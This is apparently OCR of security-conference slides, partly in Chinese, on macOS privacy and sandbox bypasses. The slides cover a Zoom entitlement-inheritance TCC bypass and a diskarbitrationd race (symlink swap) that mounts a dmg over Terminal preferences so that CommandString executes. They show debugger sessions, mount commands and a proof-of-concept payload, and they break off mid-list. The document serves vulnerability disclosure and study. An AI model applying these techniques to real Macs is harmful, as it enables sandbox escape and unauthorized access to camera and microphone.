
2.启动应用程序

3.将捐助者应用程序复制到嵌入式应用程序

4.发起一个需要隐私权限的动作

5.绕过TCC，继承捐助者权利

演示


Terminal Shell Edit View Window Help
Nov 2., Tue 15:56
csaby — -zsh — 121×37
Executable=/Applications/zoom.us.app/Contents/MacOS/zoom.us
Identifier=us.zoom.xos
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20500 size=887 flags=0x10000(runtime) hashes=19+5 location=embedded
Signature size=9080
Timestamp=2021. Dec 27. 2:02:32
Info.plist entries=33
TeamIdentifier=BJ4HAAB9B3
Runtime Version=11.1.0
Sealed Resources version=2 rules=13 files=120
Internal requirements count=1 size=172
[Dict]
[Key] com.apple.security.automation.apple-events
[Value]
[Bool] true
[Key] com.apple.security.device.audio-input
[Value]
[Bool] true
[Key] com.apple.security.device.camera
[Value]
[Bool] true
csaby@mantarey ~ % codesign -dv --entitlements - /tmp/zoom.us.app
Executable=/private/tmp/zoom.us.app/Contents/MacOS/zoom.us
Identifier=us.zoom.xos
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20400 size=815 flags=0x0(none) hashes=15+7 location=embedded
Signature size=4779
Signed Time=2022. Apr 1. 10:31:47
Info.plist entries=21
TeamIdentifier=33YRLYRBYV
Sealed Resources version=2 rules=13 files=1
Internal requirements count=1 size=172
[Dict]
[Key] com.apple.security.get-task-allow
[Value]
[Bool] true
csaby@mantarey ~ %
Favourites
Applications
Desktop
Documents
Downloads
csaby
iCloud
iCloud Drive
Shared
Locations
mantarey
Install m...
Network
Install macOS Monterey
Macintosh HD

使固定

- 最后验证动态代码签名

```
2022-04-01 10:42:00.148226+0200 0xe1c3c    Error       0x1e0442            456    0    tccd: [com.apple.TCC:access]
IDENTITY_ATTRIBUTION: Failed to validate code signature of responsible process 36900, responsible for /private/tmp/zoom.us.app/
Contents/MacOS/zoom.us: #-67034: Error Domain=NSOSStatusErrorDomain Code=-67034 "(null)"

...

2022-04-01 10:42:00.150774+0200 0xe1c3c    Error       0x1e0442            456    0    tccd: [com.apple.TCC:access] Invalid
dynamic code signature for accessing/responsible process <TCCDProcess: identifier=us.zoom.xos, pid=36900, auid=501, euid=501,
binary_path=/private/tmp/zoom.us.app/Contents/MacOS/zoom.us>: #-67034
```

CVE-2022-XXXX - 通过磁盘仲裁进行沙箱逃逸

仲裁 - 基础知识

- 系统范围的服务，定义在：
  - /System/Library/LaunchDaemons/com.apple.diskarbitrationd.plist
- XPC: com.apple.DiskArbitration.diskarbitrationd
- 管理磁盘挂载、卸载
- 在幕后调用挂载/卸载系统调用

discarbitration - 为什么我们喜欢它?

- 以根用户身份运行
- 非沙盒
- 可从应用程序沙箱访问的 XPC 服务
- 开源

```
csaby@mac ~ % rg -B 41 com.apple.DiskArbitration.diskarbitrationd /System/Library/Sandbox/Profiles/application.sb
1190-(allow mach-lookup
1191-       (local-name "com.apple.CFPasteboardClient")
1192-       (local-name "com.apple.coredrag")
1193-       (global-name "com.apple.ap.adprivacyd.trackingtransparency")
1194-       (global-name "com.apple.apsd")
1195-       (global-name "com.apple.assistant.analytics")
1196-       (global-name "com.apple.assistant.dictation")
1197-       (global-name "com.apple.audio.AudioComponentPrefs")
1198-       (global-name "com.apple.audio.AudioComponentRegistrar")
1199-       (global-name "com.apple.audio.audiohald")
1200-       (global-name "com.apple.audio.coreaudiod")
1201-       (global-name "com.apple.backupd.sandbox.xpc")
1202-       (global-name "com.apple.bird")
1203-       (global-name "com.apple.bird.token")
1204-       (global-name "com.apple.BluetoothServices")
1205-       (global-name "com.apple.cache_delete.public")
1206-       (global-name "com.apple.callkit.callcontrollerhost")
1207-       (global-name "com.apple.chrono.widgetcenterconnection")
1208-       (global-name "com.apple.chronoservices")
1209-       (global-name "com.apple.colorsyncd")
1210-       (global-name "com.apple.colorsync.useragent")
1211-       (global-name "com.apple.containermanagerd")
1212-       (global-name "com.apple.controlcenter.toggle")
1213-       (global-name "com.apple.coremedia.endpoint.xpc")
1214-       (global-name "com.apple.coremedia.endpointpicker.xpc")
1215-       (global-name "com.apple.coremedia.endpointplaybacksession.xpc")
1216-       (global-name "com.apple.coremedia.endpointremotecontrolsession.xpc")
1217-       (global-name "com.apple.coremedia.endpointstream.xpc")
1218-       (global-name "com.apple.coremedia.endpointstreamaudioengine.xpc")
1219-       (global-name "com.apple.coremedia.routediscoverer.xpc")
1220-       (global-name "com.apple.coremedia.routingcontext.xpc")
1221-       (global-name "com.apple.coremedia.volumecontroller.xpc")
1222-       (global-name "com.apple.coreservices.appleevents")
1223-       (global-name "com.apple.CoreServices.coreservicesd")
1224-       (global-name "com.apple.coreservices.launcherror-handler")
1225-       (global-name "com.apple.coreservices.quarantine-resolver")
1226-       (global-name "com.apple.coreservices.sharedfilelistd.async-mig")
1227-       (global-name "com.apple.coreservices.sharedfilelistd.mig")
1228-       (global-name "com.apple.coreservices.sharedfilelistd.xpc")
1229-       (global-name "com.apple.cvmsServ")
1230-       (global-name "com.apple.devicecheckd")
1231:       (global-name "com.apple.DiskArbitration.diskarbitrationd")
```

CVE-2017-2533 - 通过磁盘仲裁的 LPE

- phoenhex 团队在 pwn2own 2017 中使用
- 达：
  - 检查用户是否有权挂载目录
  - 以后不再检查
- TOCTOU 错误，竞争条件
- 利用：在 crontabs 上挂载 EFI（管理员可写）分区

```
/*
 * Determine whether the mount point is accessible by the user.
 */

if ( DADiskGetDescription( disk, kDADiskDescriptionVolumePathKey ) == NULL )
{
    if ( DARequestGetUserUID( request ) )
    {
        CFTypeRef mountpoint;

        mountpoint = DARequestGetArgument2( request );
        // [...]
        if ( mountpoint )
        {
            char * path;

            path = ___CFURLCopyFileSystemRepresentation( mountpoint );

            if ( path )
            {
                struct stat st;

                if ( stat( path, &st ) == 0 )
                {
                    if ( st.st_uid != DARequestGetUserUID( request ) )
                    {
                        // [[ 1 ]]
                        status = kDAReturnNotPermitted;
                    }
                }
```

CVE-2022-XXXX

- 不完全隐藏
- Apple 将支票移至 DAServer.c
  - “_DAServerSessionQueueRequest”
- 额外检查沙箱

```
CFTypeRef mountpoint;

mountpoint = argument2;

if ( mountpoint )
{
    mountpoint = CFURLCreateWithString( kCFAllocatorDefault, mountpoint, NULL );
}

if ( mountpoint )
{
    char * path;

    path = ___CFURLCopyFileSystemRepresentation( mountpoint );

    if ( path )
    {
        status = sandbox_check_by_audit_token(_token, "file-mount", SANDBOX_FILTER_PATH |
                    SANDBOX_CHECK_ALLOW_APPROVAL, path);

        if ( status )
        {
            status = kDAReturnNotPrivileged;
        }

        free( path );
    }
  //old user ID check, fixed, here
  if ( audit_token_to_euid( _token ) )
    {
        if ( audit_token_to_euid( _token ) != DADiskGetUserUID( disk ) )
        {
            status = kDAReturnNotPrivileged;
        }
    }
```

CVE-2022-XXXX - 新旧对比

```
/*
 * Determine whether the mount point is accessible by the user.
 */

if ( DADiskGetDescription( disk, kDADiskDescriptionVolumePathKey ) == NULL )
{
    if ( DARequestGetUserUID( request ) )
    {
        CFTypeRef mountpoint;

        mountpoint = DARequestGetArgument2( request );
        // [...]
        if ( mountpoint )
        {
            char * path;

            path = ___CFURLCopyFileSystemRepresentation( mountpoint );

            if ( path )
            {
                struct stat st;

                if ( stat( path, &st ) == 0 )
                {
                    if ( st.st_uid != DARequestGetUserUID( request ) )
                    {
                        // [[ 1 ]]
                        status = kDAReturnNotPermitted;
                    }
                }
```

```
CFTypeRef mountpoint;

mountpoint = argument2;

if ( mountpoint )
{
    mountpoint = CFURLCreateWithString( kCFAllocatorDefault, mountpoint, NULL );
}

if ( mountpoint )
{
    char * path;

    path = ___CFURLCopyFileSystemRepresentation( mountpoint );

    if ( path )
    {
        status = sandbox_check_by_audit_token(_token, "file-mount", SANDBOX_FILTER_PATH |
                    SANDBOX_CHECK_ALLOW_APPROVAL, path);

        if ( status )
        {
            status = kDAReturnNotPrivileged;
        }

        free( path );
    }
  //old user ID check, fixed, here
  if ( audit_token_to_euid( _token ) )
    {
        if ( audit_token_to_euid( _token ) != DADiskGetUserUID( disk ) )
        {
            status = kDAReturnNotPrivileged;
        }
    }
```

CVE-2022-XXXX - 测试

```
(version 1)
(allow default)
(deny file-mount (literal "/private/tmp/disk"))
```

```
csaby@macos12 ~ % mount_apfs /dev/disk4s1 /tmp/disk
mount_apfs: volume could not be mounted: Operation not permitted
csaby@macos12 ~ % mount_apfs /dev/disk4s1 /tmp/disk2
csaby@macos12 ~ % umount /tmp/disk2

csaby@macos12 ~ % hdiutil mount /dev/disk4s1 -mountpoint /tmp/disk2
/dev/disk4s1          41504653-0000-11AA-AA11-0030654/private/tmp/disk2
csaby@macos12 ~ % umount /tmp/disk2
```

```
csaby@macos12 ~ % sudo lldb
(lldb) attach 121
Process 121 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
    frame #0: 0x00007ff804e84c4a libsystem_kernel.dylib`mach_msg_trap + 10
libsystem_kernel.dylib`mach_msg_trap:
->  0x7ff804e84c4a <+10>: retq
    0x7ff804e84c4b <+11>: nop

libsystem_kernel.dylib`mach_msg_overwrite_trap:
    0x7ff804e84c4c <+0>:  movq   %rcx, %r10
    0x7ff804e84c4f <+3>:  movl   $0x1000020, %eax          ; imm = 0x1000020
Target 0: (diskarbitrationd) stopped.

Executable module set to "/usr/libexec/diskarbitrationd".
Architecture set to: x86_64h-apple-macosx-.
(lldb) b sandbox_check_by_audit_token
Breakpoint 1: where = libsystem_sandbox.dylib`sandbox_check_by_audit_token, address = 0x00007ff80e546168
(lldb) c
Process 121 resuming
```

```
csaby@macos12 ~ % hdiutil mount /dev/disk4s1 -mountpoint /tmp/disk2
Process 121 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
    frame #0: 0x00007ff80e546168 libsystem_sandbox.dylib`sandbox_check_by_audit_token
libsystem_sandbox.dylib`sandbox_check_by_audit_token:
->  0x7ff80e546168 <+0>: pushq  %rbp
    0x7ff80e546169 <+1>: movq   %rsp, %rbp
    0x7ff80e54616c <+4>: pushq  %r15
    0x7ff80e54616e <+6>: pushq  %r14
Target 0: (diskarbitrationd) stopped.
(lldb) settings set target.x86-disassembly-flavor intel
(lldb) finish
Process 121 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = step out
    frame #0: 0x000000010f453a64 diskarbitrationd`___lldb_unnamed_symbol282$$diskarbitrationd + 821
diskarbitrationd`___lldb_unnamed_symbol282$$diskarbitrationd:
->  0x10f453a64 <+821>: test   eax, eax
    0x10f453a66 <+823>: mov    r13d, 0xf8da0009
    0x10f453a6c <+829>: cmove  r13d, eax
    0x10f453a70 <+833>: mov    rdi, rbx
Target 0: (diskarbitrationd) stopped.
(lldb) register read
General Purpose Registers:
       rax = 0x0000000000000000
```

CVE-2022-XXXX - 测试

```
csaby@macos12 ~ % rm -rf /tmp/disk2
csaby@macos12 ~ % ln -s /tmp/disk /tmp/disk2
```

```
(lldb) c
Process 121 resuming
(lldb) detach
Process 121 detached
(lldb) exit
csaby@macos12 ~ %
```

```
/dev/disk4s1          41504653-0000-11AA-AA11-0030654/private/tmp/disk
csaby@macos12 ~ %
```

CVE-2022-XXXX - 利用

- 安装什么?
  - EFI 将无法工作（无法安装 + 无法从沙箱访问）
  - 自定义 dmg!
- 如何？DA 在 /dev 上工作，diskmanagementd（可以将 dmg 映射到 /dev/）无法从沙箱访问
  - 使用“打开”
- 我们可以卸载， /dev/ 仍然存在

```
if ( CFEqual( content, CFSTR( "C12A7328-F81F-11D2-BA4B-00A0C93EC93B" ) ) )
{
    if ( audit_token_to_euid( _token ) )
    {
        if ( audit_token_to_euid( _token ) != DADiskGetUserUID( disk ) )
        {
            status = kDAReturnNotPermitted;
        }
    }
}
```

```
case _kDADiskUnmount:
{
    status = DAAuthorize( session,
        _kDAAuthorizeOptionIsOwner, disk,
        audit_token_to_euid( _token ),
        audit_token_to_egid( _token ),
        _kDAAuthorizeRightUnmount );

    break;
}
```

CVE-2022-XXXX - 利用

- 在哪里安装?
  - 终端偏好
  - ~/Library/Preferences/com.apple.Terminal.plist
  - “CommandString”在启动时执行

```
<key>Window Settings</key>
<dict>
    <key>Basic</key>
    <dict>
        <key>CommandString</key>
        <string>touch /Users/Shared/sandboxescape.txt</string>
```

CVE-2022-XXXX - 全面利用

1. 删除一个 `dmg` 文件

2. 它会调用 `open` 打开一个 `dmg` 文件

3. 然后它将使用 discarbitration 服务卸载它 --> 此时我们有一个自定义磁盘设备，我们可以在某个地方挂载

4.它会启动一个线程来交替符号链接和目录

